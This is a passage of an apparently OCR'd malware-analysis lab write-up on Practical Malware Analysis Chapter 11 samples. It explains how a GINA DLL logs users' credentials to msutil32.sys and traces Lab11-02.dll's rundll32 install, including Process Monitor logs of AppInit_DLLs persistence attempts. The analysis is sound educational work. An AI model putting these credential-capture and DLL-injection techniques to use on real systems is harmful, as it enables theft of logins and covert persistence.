
It should be noted that %s will be replaced with the appropriate dynamic strings pushed to the stack. Of interest is that this has come from the function 'WlxLoggedOutSAS'. Looking at what arguments are passed to this function leads us to an interesting discovery.



Looking at documentation of this function, 'pNprNotifyInfo' which is passed to WlxLoggedOutSAS points to a structure that contains Domain, Username, and Password information for a user. This leads us to believe that this malware steals user credentials by using a custom GINA DLL which intercepts user passwords when no user is logged on.

IV). What does the malware do with stolen credentials?

Looking back at sub_10001570 it appears that this is getting the date, time, and another value which it is being place inside of msutil32.sys in addition to a new line character.




Based on what we see of this function the final value being written to this file is the contents passed by the calling function: UN %s DM %s PW %s OLD %s.

Placing all of this together we can make the informed decision that the malware will create a file called msutil32.sys which will contain the date, time, Domain, Username, and Password of a particular user every time a call is made to the exported function WlxLoggedOutSAS of msgina32.dll. Because this will be run by winlogon.exe we can expect this to fall within the directory C:\Windows\System32.


V). How can you use this malware to get user credentials from your test environment?

Because GINA DLLs are ignored in Windows Vista and later, this will only work in Windows XP or prior. Once the GINA DLL has been installed the system needs to be restarted. This is to ensure the new GINA DLL will be loaded into Winlogon.

Upon restarting and logging in we can see a new file is created.



At this point we can confirm it has logged some relevant information as expected, and because no password was present it hasn't logged an entry for 'PWD'. If we log out and back in we can see a new entry has been added. By changing our password to 'password', logging out, and logging in we can see that the new credentials have been logged by this stealthy credential stealer.




at this point we know how the GINA DLL functions and where it stores credentials

B. Analyze the malware found in Lab11-02.dll. Assume that a suspicious file named Lab11-02.ini was also found with this malware.

i.) What are the exports for this DLL malware?

Instead of using the same tools we've looked at, we examine another tool called PPEE (puppy) to get this information.




Based on the above we can see that this only has one export 'installer'.

ii). What happens after you attempt to install this malware using rundll32.exe?

Given that this is a DLL which exports the function 'installer', we can use rundlle32.exe to run this exported function with the below.

```
rundll32.exe Lab11-02.dll,installer
```


By running procmon with a filter looking for only events from rundll32, we can then run this and see 311 events have been generated in our Windows 7 VM.



Time of Day	Process Name	PID	Operation	Path
11:45:37.6500...	rundll32.exe	928	CreateFile	C:\Windows\Prefetch\RUNDLL32.EXE-8C306342.pf
11:45:37.6501...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
11:45:37.6501...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager
11:45:37.6501...	rundll32.exe	928	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\CWDIllegalInDLLSearch
11:45:37.6501...	rundll32.exe	928	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager
11:45:37.6502...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
11:45:37.6507...	rundll32.exe	928	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled
11:45:37.6507...	rundll32.exe	928	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers
11:45:37.6507...	rundll32.exe	928	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
11:45:37.6517...	rundll32.exe	928	CreateFile	C:\Windows\System32\sechost.dll
11:45:37.6518...	rundll32.exe	928	QueryBasicInfor...	C:\Windows\System32\sechost.dll
11:45:37.6518...	rundll32.exe	928	CloseFile	C:\Windows\System32\sechost.dll
11:45:37.6519...	rundll32.exe	928	CreateFile	C:\Windows\System32\sechost.dll
11:45:37.6520...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\sechost.dll
11:45:37.6520...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\sechost.dll
11:45:37.6521...	rundll32.exe	928	CloseFile	C:\Windows\System32\sechost.dll
11:45:37.6526...	rundll32.exe	928	CreateFile	C:\Windows\System32\apphelp.dll
11:45:37.6527...	rundll32.exe	928	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
11:45:37.6527...	rundll32.exe	928	CloseFile	C:\Windows\System32\apphelp.dll
11:45:37.6528...	rundll32.exe	928	CreateFile	C:\Windows\System32\apphelp.dll
11:45:37.6529...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\apphelp.dll
11:45:37.6529...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\apphelp.dll
11:45:37.6530...	rundll32.exe	928	CloseFile	C:\Windows\System32\apphelp.dll
11:45:37.6531...	rundll32.exe	928	CreateFile	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	QueryStandardI...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	CreateFileMapp...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	QueryStandardI...	C:\Windows\AppPatch\sysmain.sdb
11:45:37.6532...	rundll32.exe	928	CreateFileMapp...	C:\Windows\AppPatch\sysmain.sdb

Showing 311 of 271,216 events (0.11%) Backed by virtual memory

Naturally there's a lot of requests that we won't be interested in. One way to reduce the number of irrelevant entries is to add a filter that only shows operations that contain the words 'set' or 'create'. Although this may seem like we miss out on interesting file reads, the 'CreateFile' API call is used both in file or I/O creation, or reading. This gives us coverage of these interesting events. By making this change we're reduced to 99 entries.




11:45:37.7164...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7166...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7167...	rundll32.exe	928	CreateFile	C:\Windows\system\Lab11-02.dll	NAME NOT FOUND
11:45:37.7169...	rundll32.exe	928	CreateFile	C:\Windows\Lab11-02.dll	NAME NOT FOUND
11:45:37.7170...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7172...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll...	NAME NOT FOUND
11:45:37.7173...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7173...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7173...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7175...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll...	NAME NOT FOUND
11:45:37.7176...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7176...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7176...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7177...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll...	NAME NOT FOUND
11:45:37.7178...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7178...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7178...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7179...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll...	NAME NOT FOUND
11:45:37.7181...	rundll32.exe	928	CreateFile	C:\Windows\System32\rundll32.exe	SUCCESS
11:45:37.7184...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7186...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.dll	NAME NOT FOUND
11:45:37.7188...	rundll32.exe	928	CreateFile	C:\Windows\system\Lab11-02.dll	NAME NOT FOUND
11:45:37.7190...	rundll32.exe	928	CreateFile	C:\Windows\Lab11-02.dll	NAME NOT FOUND
11:45:37.7192...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7194...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7194...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7194...	rundll32.exe	928	CreateFileMapp...	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7196...	rundll32.exe	928	CreateFile	C:\Windows\System32\Lab11-02.ini	NAME NOT FOUND
11:45:37.7202...	rundll32.exe	928	CreateFile	C:\Windows\System32\uxtheme.dll	SUCCESS
11:45:37.7204...	rundll32.exe	928	CreateFile	C:\Windows\System32\uxtheme.dll	SUCCESS
11:45:37.7205...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\uxtheme.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7205...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\uxtheme.dll	SUCCESS
11:45:37.7339...	rundll32.exe	928	CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7342...	rundll32.exe	928	CreateFile	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7342...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\dwmapi.dll	FILE LOCKED WITH ONLY READERS
11:45:37.7342...	rundll32.exe	928	CreateFileMapp...	C:\Windows\System32\dwmapi.dll	SUCCESS
11:45:37.7345...	rundll32.exe	928	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs	ACCESS DENIED
11:45:37.7346...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7347...	rundll32.exe	928	CreateFile	C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.dll	SUCCESS
11:45:37.7349...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED
11:45:37.7351...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED
11:45:37.7352...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED
11:45:37.7353...	rundll32.exe	928	CreateFile	C:\Windows\System32\spoolvxx32.dll	ACCESS DENIED
